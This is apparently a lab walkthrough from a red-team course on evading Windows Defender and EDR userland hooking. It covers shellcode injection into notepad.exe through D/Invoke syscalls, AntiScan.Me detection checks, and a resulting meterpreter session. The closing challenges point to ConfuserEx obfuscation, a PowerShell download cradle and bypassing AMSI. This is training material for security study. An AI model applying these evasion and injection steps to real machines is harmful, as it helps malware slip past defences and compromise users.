
With SyllantStrike running we can try executing program1.exe from the Desktop and see what happens.



We get busted by SyllantStrike when the program tries to inject into notepad.exe with the syscalls we made through it. Most EDRs that use hooking operate in a similar fashion so we need to find a way to make the same syscalls we needed but use d/invoke.

Open program1.cs from **Lab 7** and just like before swap out the shellcode with the one we got with encryptor.exe. Compile the code and test it against the AV engines on AntiScan.Me.





We find that 5/26 AV engines detect the file as malicious. Windows Defender is not one of them so we can run program1.exe from the Desktop.




Copy and replace the file with the one on the Desktop and run a scan on it like we did before.

No current threats.  
Last scan: 05/11/2021 06:58 (custom scan)  
0 threats found.  
Scan lasted 1 seconds  
1 files scanned.

#### Allowed threats

We can see that Windows Defender cannot see anything malicious with the file. Let's run the file from the Desktop and with **Runtime protection** and **Cloud protection** turned on. Make sure **SilentStrikeInjection.exe** is still running and looking to inject into **notepad.exe**.



On the Kali machine we get a meterpreter session running even when SylantStrike is injected into the notepad.exe process. We can check for the running pid of the process we are running the meterpreter shell on using the following commands.

**getpid**

**ps notepad.exe**

```
meterpreter > getpid
Current pid: 2660
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
=====

PID    PPID  Name      Arch  Session  User                        Path
---    -
104     2732  notepad.exe x64    1         DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
2660    7988  notepad.exe x64    1         DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
6324    2784  notepad.exe x64    1         DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe

meterpreter > █
```

We have successfully managed to evade Windows Defender and EDR vendors that only use userland hooking.

**Challenge 1:** Use ConfuserEx to obfuscate program1.exe and see how many AV engines you can bypass static analysis on.

**Challenge 2:** Modify the cradle.ps1 file to use program1.exe and execute it through powershell like we did in Lab 1.

Note: If you trigger an alert, it is very likely that it is AMSI that has caught you. Look at bypassing AMSI for .NET. [S3cur3Th1sSh1t](#) has a very nice blog post on this.